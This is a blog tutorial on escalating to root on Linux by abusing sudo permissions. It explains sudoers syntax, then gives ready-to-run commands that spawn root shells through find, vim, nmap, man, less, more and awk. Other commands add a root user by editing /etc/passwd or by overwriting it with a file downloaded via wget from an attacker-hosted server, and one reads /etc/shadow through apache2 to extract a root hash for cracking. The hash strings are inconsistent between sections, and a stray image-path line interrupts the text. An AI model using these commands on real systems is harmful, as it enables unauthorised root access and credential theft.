Abusing SUDO (Linux Privilege Escalation)

By **Touhid Shaikh**, touhidshaikh.com
April 11th, 2018

If you have a limited shell that has access to some programs using the command**`sudo`** you might be able to escalate your privileges. here I show some of the binary which helps you to escalate privilege using the sudo command. But before Privilege Escalation let's understand some sudoer file syntax and what is sudo command is? ;).

Index

- /usr/sbin/apache2

What is SUDO ??

The SUDO(Substitute User and Do) command, allows users to delegate privileges resources proceeding activity logging. In other words, users can execute command under root (or other users) using their own passwords instead of root's one or without password depending upon **sudoers** setting The rules considering the decision making about granting an access, we can find in ***`/etc/sudoers`*** file.

Sudoer File Syntax.

```
root ALL=(ALL) ALL
```

Explain 1: The root user can execute from *ALL* terminals, acting as *ALL* (any) users, and run *ALL* (any) command.

The first part is the user, the second is the terminal from where the user can use the **`sudo`**command, the third part is which users he may act as, and the last one is which commands he may run when using.**`sudo`**

```
touhid ALL= /sbin/poweroff
```

Explain 2: The above command, makes the user touhid can from any terminal, run the command power off using **touhid's user password**.

```
touhid ALL = (root) NOPASSWD: /usr/bin/find
```


Explain 3: The above command, make the user touhid can from any terminal, run the command find as **root** user **without password**.

Exploiting SUDO Users.

To Exploiting sudo user u need to find which command u have to allow.

```
sudo -l
```

The above command shows which command have allowed to the current user.



Here sudo -l, Shows the user has all this binary allowed to do as on root user without password.

Let's take a look at all binary one by one (which is mention in index only) and **Escalate Privilege** to **root** user.

Using Find Command

```
sudo find /etc/passwd -exec /bin/sh \;
```

```
sudo find /bin -name nano -exec /bin/sh \;
```

Using Vim Command

```
sudo vim -c '!sh'
```

Using Nmap Command

Old way.

```
sudo nmap --interactive
nmap> !sh
sh-4.1#
```

Note : nmap -interactive option not available in latest nmap.

Latest Way without -interactive

```
echo "os.execute('/bin/sh')" > /tmp/shell.nse && sudo
nmap --script=/tmp/shell.nse
```

Using Man Command

```
sudo man man
```

after that press **!**sh and hit enter

Using Less/More Command

```
sudo less /etc/hosts
```

```
sudo more /etc/hosts
```

after that press **!**sh and hit enter

Using awk Command

```
 sudo awk 'BEGIN {system("/bin/sh")}'
```

Using nano Command

nano is text editor using this editor u can modify passwd file and add a user in passwd file as root privilege after that u need to switch user. Add this line in */etc/*passwd to order to add the user as root privilege.

touhid:6bxwJfzor$MUhUWOoMUgdkWfPPEydqgZpm.YtPMI/gaM4lVqhP21LFN

```
sudo nano  /etc/passwd
```

now switch user password is : test

```
su touhid
```

Using wget Command

this very cool way which requires a Web Server to download a file. This way i never saw on anywhere. lets explain this.

On Attaker Side.

- First Copy Target's /etc/passwd file to attacker machine.
- modify file and add a user in passwd file which is saved in the previous step to the attacker machine.
- append this line only
  => **touhid:6bxwJfzor$MUhUWOoMUgdkWfPPEydqgZpm.YtPMI/gaM4l**
- host that passwd file to using any web server.

On Victim Side.

```
sudo wget http://192.168.56.1:8080/passwd -O
/etc/passwd
```

now switch user password is : test

```
su touhid
```

Using apache Command

sadly u cant get Shell and Cant edit system files.

but using this u can view system files.

```
sudo apache2 -f /etc/shadow
```

Output is like this :

```
Syntax error on line 1 of /etc/shadow:
Invalid command
'root:$6$bxwJfzor$MUhUWO0MUgdkWfPPEydqgZpm.YtPMI/gaM4l
VqhP21LFNWmSJ821kvJnIyoODYtBh.SF9aR7ciQBRCcw5bgjX0:172
98:0:99999:7:::', perhaps misspelled or defined by a
module not included in the server configuration
```

Sadly no Shell. But you manage to extract root hash now Crack hash in your machine. For Shadow Cracking click here for more.